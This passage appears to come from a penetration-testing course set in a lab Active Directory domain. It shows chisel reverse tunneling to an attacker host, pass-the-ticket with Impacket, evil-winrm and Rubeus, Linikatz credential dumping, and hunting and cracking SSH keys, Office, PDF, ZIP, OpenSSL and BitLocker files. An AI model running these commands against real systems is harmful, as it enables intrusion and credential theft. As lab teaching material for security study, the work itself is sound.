mv chisel_* chisel && chmod +x ./chisel
sudo ./chisel server --reverse

2022/10/10 07:26:15 server: Reverse tunneling enabled
2022/10/10 07:26:15 server: Fingerprint
58EulHjQXAOsBRpxk232323sdLHd0r3r2nrdVYoYeVM=
2022/10/10 07:26:15 server: Listening on http://0.0.0.0:8080
```

Connect to `MS01` via RDP and execute chisel (located in C:\Tools).

Connect to MS01 with xfreerdp

```
xfreerdp /v:10.129.204.23 /u:david /d:inlanefreight.htb /p:Password2
/dynamic-resolution
```

Execute chisel from MS01

```
C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks

2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)
```

Note: The client IP is your attack host IP.

Finally, we need to transfer Julio's ccache file from `LINUX01` and create the environment variable `KRB5CCNAME` with the value corresponding to the path of the ccache file.

Setting the KRB5CCNAME Environment Variable

```
export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
```

Note: If you are not familiar with file transfer operations, check out the module File Transfers.

Impacket

To use the Kerberos ticket, we need to specify our target machine name (not the IP address) and use the option `-k`. If we get a prompt for a password, we can also include the option `-no-pass`.

Using Impacket with proxychains and Kerberos Authentication

```
proxychains impacket-wmiexec dc01 -k

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  INLANEFREIGHT.HTB:88
...  OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  INLANEFREIGHT.HTB:88
```

```
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:50713  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  INLANEFREIGHT.HTB:88
...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
inlanefreight\julio
```

Note: If you are using Impacket tools from a Linux machine connected to the domain, note that some Linux Active Directory implementations use the FILE: prefix in the KRB5CCNAME variable. If this is the case, we need to modify the variable only to include the path to the ccache file.


Evil-Winrm

To use evil-winrm with Kerberos, we need to install the Kerberos package used for network authentication. For some Linux like Debian-based (Parrot, Kali, etc.), it is called `krb5-user`. While installing, we'll get a prompt for the Kerberos realm. Use the domain name: `INLANEFREIGHT.HTB`, and the KDC is the `DC01`.

Installing Kerberos Authentication Package


```
sudo apt-get install krb5-user -y

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done

<SNIP>
```

Default Kerberos Version 5 realm



The Kerberos servers can be empty.

Administrative Server for your Kerberos Realm



In case the package `krb5-user` is already installed, we need to change the configuration file `/etc/krb5.conf` to include the following values:

Kerberos Configuration File for INLANEFREIGHT.HTB

```
cat /etc/krb5.conf

[libdefaults]
        default_realm = INLANEFREIGHT.HTB

<SNIP>

[realms]
    INLANEFREIGHT.HTB = {
        kdc = dc01.inlanefreight.htb
    }

<SNIP>
```


Now we can use evil-winrm.

Using Evil-WinRM with Kerberos

```
proxychains evil-winrm -i dc01 -r inlanefreight.htb

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Warning: Remote path completions are disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc01:5985  ...  OK
```

```
*Evil-WinRM* PS C:\Users\julio\Documents> whoami ; hostname
inlanefreight\julio
DC01
```

Miscellaneous

If we want to use a `ccache file` in Windows or a `kirbi file` in a Linux machine, we can use impacket-ticketConverter to convert them. To use it, we specify the file we want to convert and the output filename. Let's convert Julio's ccache file to kirbi.

Impacket Ticket Converter

```
impacket-ticketConverter krb5cc_647401106_I8I133 julio.kirbi

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] converting ccache to kirbi...
[+] done
```

We can do the reverse operation by first selecting a `.kirbi file`. Let's use the `.kirbi` file in Windows.

Importing Converted Ticket into Windows Session with Rubeus

```
C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.1.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\htb> klist

Current LogonId is 0:0x31adf02

Cached Tickets: (1)
```

```
#0>     Client: julio @ INLANEFREIGHT.HTB
        Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0xa1c20000 -> reserved forwarded invalid renewable
initial 0x20000
        Start Time: 10/10/2022 5:46:02 (local)
        End Time:   10/10/2022 15:46:02 (local)
        Renew Time: 10/11/2022 5:46:02 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\htb>dir \\dc01\julio
 Volume in drive \\dc01\julio has no label.
 Volume Serial Number is B8B3-0D72

 Directory of \\dc01\julio

07/14/2022  07:25 AM    <DIR>          .
07/14/2022  07:25 AM    <DIR>          ..
07/14/2022  04:18 PM                17 julio.txt
               1 File(s)             17 bytes
               2 Dir(s)  18,161,782,784 bytes free
```

Linikatz

Linikatz is a tool created by Cisco's security team for exploiting credentials on Linux machines when there is an integration with Active Directory. In other words, Linikatz brings a similar principle to `Mimikatz` to UNIX environments.

Just like `Mimikatz`, to take advantage of Linikatz, we need to be root on the machine. This tool will extract all credentials, including Kerberos tickets, from different Kerberos implementations such as FreeIPA, SSSD, Samba, Vintella, etc. Once it extracts the credentials, it places them in a folder whose name starts with `linikatz.`. Inside this folder, you will find the credentials in the different available formats, including ccache and keytabs. These can be used, as appropriate, as explained above.

Linikatz Download and Execution

```
wget
https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz
.sh
/opt/linikatz.sh
 _ _       _ _         _
```

```
| (_)_ __ (_) | ____ _| |_ ____
| | | '_ \| | |/ / _` | __|_  /
| | | | | | |   < (_| | |_ / /
|_|_|_| |_|_|_|\_\__,_|\__/___|

            =[ @timb_machine ]=

I: [freeipa-check] FreeIPA AD configuration
-rw-r--r-- 1 root root 959 Mar  4  2020 /etc/pki/fwupd/GPG-KEY-Linux-
Vendor-Firmware-Service
-rw-r--r-- 1 root root 2169 Mar  4  2020 /etc/pki/fwupd/GPG-KEY-Linux-
Foundation-Firmware
-rw-r--r-- 1 root root 1702 Mar  4  2020 /etc/pki/fwupd/GPG-KEY-Hughski-
Limited
-rw-r--r-- 1 root root 1679 Mar  4  2020 /etc/pki/fwupd/LVFS-CA.pem
-rw-r--r-- 1 root root 2169 Mar  4  2020 /etc/pki/fwupd-metadata/GPG-KEY-
Linux-Foundation-Metadata
-rw-r--r-- 1 root root 959 Mar  4  2020 /etc/pki/fwupd-metadata/GPG-KEY-
Linux-Vendor-Firmware-Service
-rw-r--r-- 1 root root 1679 Mar  4  2020 /etc/pki/fwupd-metadata/LVFS-
CA.pem
I: [sss-check] SSS AD configuration
-rw------- 1 root root 1609728 Oct 10 19:55
/var/lib/sss/db/timestamps_inlanefreight.htb.ldb
-rw------- 1 root root 1286144 Oct  7 12:17 /var/lib/sss/db/config.ldb
-rw------- 1 root root 4154 Oct 10 19:48
/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
-rw------- 1 root root 1609728 Oct 10 19:55
/var/lib/sss/db/cache_inlanefreight.htb.ldb
-rw------- 1 root root 1286144 Oct  4 16:26 /var/lib/sss/db/sssd.ldb
-rw-rw-r-- 1 root root 10406312 Oct 10 19:54 /var/lib/sss/mc/initgroups
-rw-rw-r-- 1 root root 6406312 Oct 10 19:55 /var/lib/sss/mc/group
-rw-rw-r-- 1 root root 8406312 Oct 10 19:53 /var/lib/sss/mc/passwd
-rw-r--r-- 1 root root 113 Oct  7 12:17
/var/lib/sss/pubconf/krb5.include.d/localauth_plugin
-rw-r--r-- 1 root root 40 Oct  7 12:17
/var/lib/sss/pubconf/krb5.include.d/krb5_libdefaults
-rw-r--r-- 1 root root 15 Oct  7 12:17
/var/lib/sss/pubconf/krb5.include.d/domain_realm_inlanefreight_htb
-rw-r--r-- 1 root root 12 Oct 10 19:55
/var/lib/sss/pubconf/kdcinfo.INLANEFREIGHT.HTB
-rw------- 1 root root 504 Oct  6 11:16 /etc/sssd/sssd.conf
I: [vintella-check] VAS AD configuration
I: [pbis-check] PBIS AD configuration
I: [samba-check] Samba configuration
-rw-r--r-- 1 root root 8942 Oct  4 16:25 /etc/samba/smb.conf
-rw-r--r-- 1 root root 8 Jul 18 12:52 /etc/samba/gdbcommands
I: [kerberos-check] Kerberos configuration
-rw-r--r-- 1 root root 2800 Oct  7 12:17 /etc/krb5.conf
-rw------- 1 root root 1348 Oct  4 16:26 /etc/krb5.keytab
```

```
-rw------- 1 [email protected] domain [email protected] 1406 Oct 10 19:55
/tmp/krb5cc_647401106_HRJDux
-rw------- 1 [email protected] domain [email protected] 1414 Oct 10 19:55
/tmp/krb5cc_647401106_R9a9hG
-rw------- 1 [email protected] domain [email protected] 3175 Oct 10 19:55
/tmp/krb5cc_647402606
I: [samba-check] Samba machine secrets
I: [samba-check] Samba hashes
I: [check] Cached hashes
I: [sss-check] SSS hashes
I: [check] Machine Kerberos tickets
I: [sss-check] SSS ticket list
Ticket cache: FILE:/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
Default principal: [email protected]

Valid starting       Expires              Service principal
10/10/2022 19:48:03  10/11/2022 05:48:03  krbtgt/[email protected]
    renew until 10/11/2022 19:48:03, Flags: RIA
    Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 ,
AD types:
I: [kerberos-check] User Kerberos tickets
Ticket cache: FILE:/tmp/krb5cc_647401106_HRJDux
Default principal: [email protected]

Valid starting       Expires              Service principal
10/07/2022 11:32:01  10/07/2022 21:32:01  krbtgt/[email protected]
    renew until 10/08/2022 11:32:01, Flags: FPRIA
    Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 ,
AD types:
Ticket cache: FILE:/tmp/krb5cc_647401106_R9a9hG
Default principal: [email protected]

Valid starting       Expires              Service principal
10/10/2022 19:55:02  10/11/2022 05:55:02  krbtgt/[email protected]
    renew until 10/11/2022 19:55:02, Flags: FPRIA
    Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 ,
AD types:
Ticket cache: FILE:/tmp/krb5cc_647402606
Default principal: [email protected]

Valid starting       Expires              Service principal
10/10/2022 19:55:02  10/11/2022 05:55:02  krbtgt/[email protected]
    renew until 10/11/2022 19:55:02, Flags: FPRIA
    Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 ,
AD types:
I: [check] KCM Kerberos tickets
```

Onwards

Now that we've seen how to perform various lateral movement techniques from Windows and Linux hosts, we'll dive into cracking protected files. It's worth trying all these lateral movement techniques until they become second nature. You never know what you will run into during an assessment, and having an extensive toolkit is critical.

Protected Files

The use of file encryption is often still lacking in `private` and `business` matters. Even today, emails containing job applications, account statements, or contracts are often sent unencrypted. This is grossly negligent and, in many cases, even punishable by law. For example, GDPR demands the requirement for encrypted storage and transmission of personal data in the European Union. Especially in business cases, this is quite different for emails. Nowadays, it is pretty common to communicate `confidential` topics or send `sensitive` data `by email`. However, emails are not much more secure than postcards, which can be intercepted if the attacker is positioned correctly.

More and more companies are increasing their IT security precautions and infrastructure through training courses and security awareness seminars. As a result, it is becoming increasingly common for company employees to encrypt/encode sensitive files. Nevertheless, even these can be cracked and read with the right choice of lists and tools. In many cases, `symmetric encryption` like `AES-256` is used to securely store individual files or folders. Here, the `same key` is used to encrypt and decrypt a file.

Therefore, for sending files, `asymmetric encryption` is used, in which `two separate keys` are required. The sender encrypts the file with the `public key` of the recipient. The recipient, in turn, can then decrypt the file using a `private key`.

Hunting for Encoded Files

Many different file extensions can identify these types of encrypted/encoded files. For example, a useful list can be found on FileInfo. However, for our example, we will only look at the most common files like the following:

Hunting for Files

```
cry0l1t3@unixclient:~$ for ext in $(echo ".xls .xls* .xltx .csv .od* .doc
.doc* .pdf .pot .pot* .pp*");do echo -e "\nFile extension: " $ext; find /
-name *$ext 2>/dev/null | grep -v "lib\|fonts\|share\|core" ;done
```

```
File extension:  .xls

File extension:  .xls*

File extension:  .xltx

File extension:  .csv
/home/cry0l1t3/Docs/client-emails.csv
/home/cry0l1t3/ruby-2.7.3/gems/test-unit-3.3.4/test/fixtures/header-
label.csv
/home/cry0l1t3/ruby-2.7.3/gems/test-unit-3.3.4/test/fixtures/header.csv
/home/cry0l1t3/ruby-2.7.3/gems/test-unit-3.3.4/test/fixtures/no-header.csv
/home/cry0l1t3/ruby-2.7.3/gems/test-unit-3.3.4/test/fixtures/plus.csv
/home/cry0l1t3/ruby-2.7.3/test/win32ole/orig_data.csv

File extension:  .od*
/home/cry0l1t3/Docs/document-temp.odt
/home/cry0l1t3/Docs/product-improvements.odp
/home/cry0l1t3/Docs/mgmt-spreadsheet.ods
...SNIP...
```

If we encounter file extensions on the system that we are not familiar with, we can use the search engines that we are familiar with to find out the technology behind them. After all, there are hundreds of different file extensions, and no one is expected to know all of them by heart. First, however, we should know how to find the relevant information that will help us. Again, we can use the steps we already covered in the `Credential Hunting` sections or repeat them to find SSH keys on the system.

Hunting for SSH Keys

```
cry0l1t3@unixclient:~$ grep -rnw "PRIVATE KEY" /* 2>/dev/null | grep ":1"

/home/cry0l1t3/.ssh/internal_db:1:-----BEGIN OPENSSH PRIVATE KEY-----
/home/cry0l1t3/.ssh/SSH.private:1:-----BEGIN OPENSSH PRIVATE KEY-----
/home/cry0l1t3/Mgmt/ceil.key:1:-----BEGIN OPENSSH PRIVATE KEY-----
```

Most SSH keys we will find nowadays are encrypted. We can recognize this by the header of the SSH key because this shows the encryption method in use.

Encrypted SSH Keys

```
cry0l1t3@unixclient:~$ cat /home/cry0l1t3/.ssh/SSH.private

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,2109D25CC91F8DBFCEB0F7589066B2CC

8Uboy0afrTahejVGmB7kgvxkqJLOczb1I0/hEzPU1leCqhCKBlxYldM2s65jhflD
4/OH4ENhU7qpJ62KlrnZhFX8UwYBmebNDvG12oE7i21hB/9UqZmmHktjD3+OYTsD
...SNIP...
```

If we see such a header in an SSH key, we will, in most cases, not be able to use it immediately without further action. This is because encrypted SSH keys are protected with a passphrase that must be entered before use. However, many are often careless in the password selection and its complexity because SSH is considered a secure protocol, and many do not know that even lightweight AES-128-CBC can be cracked.

Cracking with John

`John The Ripper` has many different scripts to generate hashes from files that we can then use for cracking. We can find these scripts on our system using the following command.

John Hashing Scripts

```
locate *2john*

/usr/bin/bitlocker2john
/usr/bin/dmg2john
/usr/bin/gpg2john
/usr/bin/hccap2john
/usr/bin/keepass2john
/usr/bin/putty2john
/usr/bin/racf2john
/usr/bin/rar2john
/usr/bin/uaf2john
/usr/bin/vncpcap2john
/usr/bin/wlanhcx2john
/usr/bin/wpapcap2john
/usr/bin/zip2john
/usr/share/john/1password2john.py
/usr/share/john/7z2john.pl
/usr/share/john/DPAPImk2john.py
/usr/share/john/adxcsouf2john.py
/usr/share/john/aem2john.py
/usr/share/john/aix2john.pl
/usr/share/john/aix2john.py
/usr/share/john/andotp2john.py
/usr/share/john/androidbackup2john.py
```

```
...SNIP...
```

We can convert many different formats into single hashes and try to crack the passwords with this. Then, we can open, read, and use the file if we succeed. There is a Python script called `ssh2john.py` for SSH keys, which generates the corresponding hashes for encrypted SSH keys, which we can then store in files.

```
ssh2john.py SSH.private > ssh.hash
cat ssh.hash

ssh.private:$sshng$0$8$1C258238FD2D6EB0$2352$f7b...SNIP...
```

Next, we need to customize the commands accordingly with the password list and specify our file with the hashes as the target to be cracked. After that, we can display the cracked hashes by specifying the hash file and using the `--show` option.

Cracking SSH Keys


```
john --wordlist=rockyou.txt ssh.hash

Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even
after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
1234         (SSH.private)
1g 0:00:00:00 DONE (2022-02-08 03:03) 16.66g/s 1747Kp/s 1747Kc/s 1747KC/s
Knightsing..Babying
Session completed
```

```
john ssh.hash --show

SSH.private:1234

1 password hash cracked, 0 left
```

Cracking Documents

In the course of our career, we will come across many different documents, which are also password-protected to prevent access by unauthorized persons. Today, most people use Office and PDF files to exchange business information and data.

Pretty much all reports, documentation, and information sheets can be found in the form of Office DOCs and PDFs. This is because they offer the best visual representation of information. John provides a Python script called `office2john.py` to extract hashes from all common Office documents that can then be fed into John or Hashcat for offline cracking. The procedure to crack them remains the same.

Cracking Microsoft Office Documents

```
office2john.py Protected.docx > protected-docx.hash
cat protected-docx.hash

Protected.docx:$office$*2007*20*128*16*7240...SNIP...8a69cf1*98242f4da37d9
16305d8e2821360773b7edc481b
```

```
john --wordlist=rockyou.txt protected-docx.hash

Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x /
SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (Protected.docx)
1g 0:00:00:00 DONE (2022-02-08 01:25) 2.083g/s 2266p/s 2266c/s 2266C/s
trisha..heart
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
john protected-docx.hash --show

Protected.docx:1234
```

Cracking PDFs

```
pdf2john.py PDF.pdf > pdf.hash
cat pdf.hash
```

```
PDF.pdf:$pdf$2*3*128*-1028*1*16*7e88...SNIP...bd2*32*a72092...SNIP...0000*
32*c48f001fdc79a030d718df5dbbdaad81d1f6fedec4a7b5cd980d64139edfcb7e
```

```
john --wordlist=rockyou.txt pdf.hash

Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 3 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (PDF.pdf)
1g 0:00:00:00 DONE (2022-02-08 02:16) 25.00g/s 27200p/s 27200c/s 27200C/s
bulldogs..heart
Use the "--show --format=PDF" options to display all of the cracked
passwords reliably
Session completed
```

```
john pdf.hash --show

PDF.pdf:1234

1 password hash cracked, 0 left
```


One of the major difficulties in this process is the generation and mutation of password lists. This is the prerequisite for successfully cracking the passwords for all password-protected files and access points. This is because it is often no longer sufficient to use a known password list in most cases, as these are known to the systems and are often recognized and blocked by integrated security mechanisms. These types of files may be more difficult to crack (or not crackable at all within a reasonable amount of time) because users may be forced to select a longer, randomly generated password or a passphrase. Nevertheless, it is always worth attempting to crack password-protected documents as they may yield sensitive data that could be useful to further our access.

Protected Archives

Besides standalone files, there is also another format of files that can contain not only data, such as an Office document or a PDF, but also other files within them. This format is called an `archive` or `compressed file` that can be protected with a password if necessary.

Let us assume an employee's role in an administrative company and imagine that our customer wants to summarize analysis in different formats, such as Excel, PDF, Word, and a corresponding presentation. One solution would be to send these files individually, but if we extend this example to a large company dealing with several projects running simultaneously, this type of file transfer can become cumbersome and lead to individual files being lost. In these cases, employees often rely on archives, which allow them to split all the necessary files in a structured way according to the projects (often in subfolders), summarize them, and pack them into a single file.

There are many types of archive files. Some common file extensions include, but are not limited to:

`tar`	`gz`	`rar`	`zip`
`vmdb/vmx`	`cpt`	`truecrypt`	`bitlocker`
`kdbx`	`luks`	`deb`	`7z`
`pkg`	`rpm`	`war`	`gzip`

An extensive list of archive types can be found on FileInfo.com. However, instead of manually typing them out, we can also query them using a one-liner, filter them out, and save them to a file if needed. At the time of writing, there are `337` archive file types listed on fileinfo.com.

Download All File Extensions

```
curl -s https://fileinfo.com/filetypes/compressed | html2text | awk
'{print tolower($1)}' | grep "\." | tee -a compressed_ext.txt

.mint
.htmi
.tpsr
.mpkg
.arduboy
.ice
.sifz
.fzpz
.rar
.comppkg.hauptwerk.rar
...SNIP...
```

It is important to note that not all of the above archives support password protection. Other tools are often used to protect the corresponding archives with a password. For example, with `tar`, the tool `openssl` or `gpg` is used to encrypt the archives.

Cracking Archives

Given the number of different archives and the combination of tools, we will show only some of the possible ways to crack specific archives in this section. When it comes to password-protected archives, we typically need certain scripts that allow us to extract the hashes from the protected files and use them to crack the password of those.

The .zip format is often heavily used in Windows environments to compress many files into one file. The procedure we have already seen remains the same except for using a different script to extract the hashes.

Cracking ZIP

Using zip2john

```
zip2john ZIP.zip > zip.hash

ver 2.0 efh 5455 efh 7875 ZIP.zip/flag.txt PKZIP Encr: 2b chk, TS_chk,
cmplen=42, decmplen=30, crc=490E7510
```

By extracting the hashes, we will also see which files are in the ZIP archive.

Viewing the Contents of zip.hash

```
cat zip.hash

ZIP.zip/customers.csv:$pkzip2$1*2*2*0*2a*1e*490e7510*0*42*0*2a*490e*409b*e
f1e7feb7c1cf701a6ada7132e6a5c6c84c032401536faf7493df0294b0d5afc3464f14ec08
1cc0e18cb*$/pkzip2$:customers.csv:ZIP.zip::ZIP.zip
```

Once we have extracted the hash, we can now use `john` again to crack it with the desired password list. Because if `john` cracks it successfully, it will show us the corresponding password that we can use to open the ZIP archive.

Cracking the Hash with John

```
john --wordlist=rockyou.txt zip.hash

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
```

```
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (ZIP.zip/customers.csv)
1g 0:00:00:00 DONE (2022-02-09 09:18) 100.0g/s 250600p/s 250600c/s
250600C/s 123456..1478963
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Viewing the Cracked Hash

```
john zip.hash --show

ZIP.zip/customers.csv:1234:customers.csv:ZIP.zip::ZIP.zip

1 password hash cracked, 0 left
```

Cracking OpenSSL Encrypted Archives

Furthermore, it is not always directly apparent whether the archive found is password-protected, especially if a file extension is used that does not support password protection. As we have already discussed, `openssl` can be used to encrypt the `gzip` format as an example. Using the tool `file`, we can obtain information about the specified file's format. This could look like this, for example:

Listing the Files

```
ls

GZIP.gzip  rockyou.txt
```

Using file

```
file GZIP.gzip

GZIP.gzip: openssl enc'd data with salted password
```

When cracking OpenSSL encrypted files and archives, we can encounter many different difficulties that will bring many false positives or even fail to guess the correct password.

Therefore, the safest choice for success is to use the `openssl` tool in a `for-loop` that tries to extract the files from the archive directly if the password is guessed correctly.

The following one-liner will show many errors related to the GZIP format, which we can ignore. If we have used the correct password list, as in this example, we will see that we have successfully extracted another file from the archive.

Using a for-loop to Display Extracted Contents

```
for i in $(cat rockyou.txt);do openssl enc -aes-256-cbc -d -in GZIP.gzip -
k $i 2>/dev/null| tar xz;done

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now

<SNIP>
```


Once the for-loop has finished, we can look in the current folder again to check if the cracking of the archive was successful.

Listing the Contents of the Cracked Archive

```
ls

customers.csv  GZIP.gzip  rockyou.txt
```

Cracking BitLocker Encrypted Drives

BitLocker is an encryption program for entire partitions and external drives. Microsoft developed it for the Windows operating system. It has been available since Windows Vista and uses the `AES` encryption algorithm with 128-bit or 256-bit length. If the password or PIN for BitLocker is forgotten, we can use the recovery key to decrypt the partition or drive. The recovery key is a 48-digit string of numbers generated during BitLocker setup that also can be brute-forced.

Virtual drives are often created in which personal information, notes, and documents are stored on the computer or laptop provided by the company to prevent access to this

information by third parties. Again, we can use a script called `bitlocker2john` to extract the hash we need to crack. Four different hashes will be extracted, which can be used with different Hashcat hash modes. For our example, we will work with the first one, which refers to the BitLocker password.

Using bitlocker2john

```
bitlocker2john -i Backup.vhd > backup.hashes
grep "bitlocker\$0" backup.hashes > backup.hash
cat backup.hash

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd8
0103000000$60$d59f37e...SNIP...70696f7eab6b
```

Both `John` and `Hashcat` can be used for this purpose. This example will look at the procedure with `Hashcat`. The Hashcat mode for cracking BitLocker hashes is `-m 22100`. So we provide Hashcat with the file with the one hash, specify our password list, and specify the hash mode. Since this is robust encryption (`AES`), cracking can take some time, depending on the hardware used. Additionally, we can specify the filename in which the result should be stored.

Using hashcat to Crack backup.hash

```
hashcat -m 22100 backup.hash /opt/useful/seclists/Passwords/Leaked-
Databases/rockyou.txt -o backup.cracked

hashcat (v6.1.1) starting...

<SNIP>

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd8
0103000000$60$d59f37e70696f7eab6b8f95ae93bd53f3f7067d5e33c0394b3d8e2d1fdb8
85cb86c1b978f6cc12ed26de0889cd2196b0510bbcd2a8c89187ba8ec54f:1234qwer

Session..........: hashcat
Status...........: Cracked
Hash.Name........: BitLocker
Hash.Target......:
$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$10...8ec54f
Time.Started.....: Wed Feb  9 11:46:40 2022 (1 min, 42 secs)
Time.Estimated...: Wed Feb  9 11:48:22 2022 (0 secs)
Guess.Base.......: File (/opt/useful/seclists/Passwords/Leaked-
Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       28 H/s (8.79ms) @ Accel:32 Loops:4096 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
```

